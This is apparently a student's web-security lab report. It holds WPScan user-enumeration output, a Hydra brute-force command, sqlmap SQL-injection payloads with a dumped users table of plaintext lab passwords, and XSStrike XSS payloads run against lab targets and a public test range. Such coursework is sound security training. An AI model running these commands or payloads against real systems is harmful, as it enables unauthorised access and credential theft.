
META

- Site Admin
- Log out
- Entries RSS
- Comments RSS
- WordPress.org

semchuk2 / Proudly powered by WordPress

5.3.3

Take a screenshot of it with its address.



semchuk2 Just another WordPress site

Sample Page

UNCATEGORIZED

Hello world!

By semchuk2 June 5, 2021 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Edit

Search ... SEARCH

Recent Posts

Hello world!

Recent Comments

A WordPress Commenter on Hello world!

Archives

June 2021


Categories

Uncategorized

Meta


Site Admin
Log out
Entries feed
Comments feed

Wordpress46: 10.138.0.13



```
[+] semchuk2
 | Found By: Rss Generator (Aggressive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 23

[+] Finished: Sat Jun  5 03:58:11 2021
[+] Requests Done: 3279
[+] Cached Requests: 6
[+] Data Sent: 891.112 KB
[+] Data Received: 1.257 MB
[+] Memory used: 278.75 MB
[+] Elapsed time: 00:00:58
root@kali:~# 
```


openlitespeed-wordpress: 10.138.0.14:



```
[+] semchuk2
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.138.0.14/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 1
 | Requests Remaining: 22

[+] Finished: Sat Jun  5 04:03:19 2021
[+] Requests Done: 3279
[+] Cached Requests: 6
[+] Data Sent: 903.834 KB
[+] Data Received: 1.357 MB
[+] Memory used: 243.312 MB
[+] Elapsed time: 00:01:24
root@kali:~# 
```

5.4 hydra, sqlmap, xsstrike, commix:

5.4.1




```
net_oracle_passwords.csv                 named_pipes.txt                          sensitive_files.txt
root@kali:~# hydra -e s http-get://10.138.0.12/authentication/example1/ -L /usr/
bin/     games/   include/ lib/     libexec/ local/   sbin/    share/   src/     var/
root@kali:~# hydra -e s http-get://10.138.0.12/authentication/example1/ -L /usr/share/
Display all 398 possibilities? (y or n)
root@kali:~# hydra -e s http-get://10.138.0.12/authentication/example1/ -L /usr/share/wordlists/metasploit/mirai_user
mirai_user.txt       mirai_user_pass.txt
root@kali:~# hydra -e s http-get://10.138.0.12/authentication/example1/ -L /usr/share/wordlists/metasploit/mirai_user.txt -P /usr/share/wordlists/metasploit/mirai_
mirai_pass.txt       mirai_user.txt       mirai_user_pass.txt
root@kali:~# hydra -e s http-get://10.138.0.12/authentication/example1/ -L /usr/share/wordlists/metasploit/mirai_user.txt -P /usr/share/wordlists/metasploit/mirai_pass.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-05 00:18:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 660 login tries (l:15/p:44), ~42 tries per task
[DATA] attacking http-get://10.138.0.12:80/authentication/example1/
[80][http-get] host: 10.138.0.12   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-05 00:18:59
root@kali:~# 
```

admin:admin is login for examples1

5.4.2 sqlmap:


Show screenshots of the injection points discovered and the payloads used to exploit them



```
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: name (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=root' AND (SELECT 8344 FROM (SELECT(SLEEP(5)))FzZH) AND 'mVVu'='mVVu

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT CONCAT(0x7170766271,0x486d5544696479417068467672446b4746596553566845764779 4c576d7a4b6f706f7266454f754b,0x71766a6b71),NULL,NULL,NULL,NULL-- -
---
[00:20:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.10 or 13.04 or 12.04 (Quantal Quetzal or Precise Pangolin or Raring Ringtail)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[00:20:57] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[00:20:57] [INFO] fetching current database
[00:20:57] [INFO] fetching tables for database: 'exercises'
[00:20:57] [INFO] fetching columns for table 'users' in database 'exercises'
[00:20:58] [INFO] fetching entries for table 'users' in database 'exercises'
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[00:20:58] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.138.0.11/dump/exercises/users.csv'
[00:20:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.138.0.11'

[*] ending @ 00:20:58 /2021-06-05/

root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```

Show the dump of the user table




```
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[00:20:58] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.138.0.11/dump/exercises/users.csv'
[00:20:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.138.0.11'

[*] ending @ 00:20:58 /2021-06-05/

root@kali:~# cat /root/.local/share/sqlmap/output/10.138.0.11/dump/exercises/users.csv
id,groupid,age,name,passwd
1,10,10,admin,admin
2,0,30,root,admin21
3,2,5,user1,secret
5,5,2,user2,azerty

root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```

5.4.3 xsstrike:

Show a screenshot of the payload that the tool finds to exploit the vulnerability with as close to 100% efficiency as possible. Copy and paste the payload into the URL and trigger the XSS. Show a screenshot of the successful exploit.




```
------------------------------------------------------------
[+] Payload: <a/+/onmOUsEOver%0a=%0aconfirm()>v3dm0s
[!] Efficiency: 92
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <detAilS%0aoNpOinteRentEr%0d=%0d[8].find(confirm)%0dx//
[!] Efficiency: 91
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <htML%0donmouSeoVer+=+[8].find(confirm)%0dx>
[!] Efficiency: 92
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <d3v%0aOnmouseOveR%09=%09confirm()>v3dm0s
[!] Efficiency: 94
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <d3V%0dONMouseoveR+=+[8].find(confirm)>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <detAils%09OntoGglE%0d=%0d[8].find(confirm)//
[!] Efficiency: 93
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <details%0aontoggle+=+(prompt)``//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$
```

Show a screenshot of each payload and the URL it exploits


1



```
python3: can't open file '/root/Desktop/XSStrike/commix/xsstrike.py': [Errno 2] No such file or directory
(env) root@kali:~/Desktop/XSStrike/commix# cd ..
(env) root@kali:~/Desktop/XSStrike# python3 xsstrike.py -u "https://public-firing-range.appspot.com/reverseclickjacking/singlepage/ParameterInQuery/OtherParameter/?q=%26callback%3Durc_bu
tton.click%23"

        XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 6168
------------------------------------------------------------
[+] Payload: ></scRiPT/><a/+/oNPOiNteRENtER%0a=%0a[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 11
[?] Would you like to continue scanning? [y/N]
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$
```


2



```
(env) root@kali:~/Desktop/XSStrike# python3 xsstrike.py -u "https://public-firing-range.appspot.com/reverseclickjacking/multipage/ParameterInQuery/InCallback/WithoutXFO/?q=foo"

        XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 6168
------------------------------------------------------------
[+] Payload: ></sCRIPt/><a%0aONPointerEnter%0d=%0dconfirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 11
[?] Would you like to continue scanning? [y/N]
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$
```

3




```
IndexError: list index out of range
(env) root@kali:~/Desktop/XSStrike# python3 xsstrike.py -u "https://public-firing-range.appspot.com/reverseclickjacking/multipage/ParameterInQuery/OtherParameter/WithXFO/?q=%26callback%3
Dfoo%23"

        XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
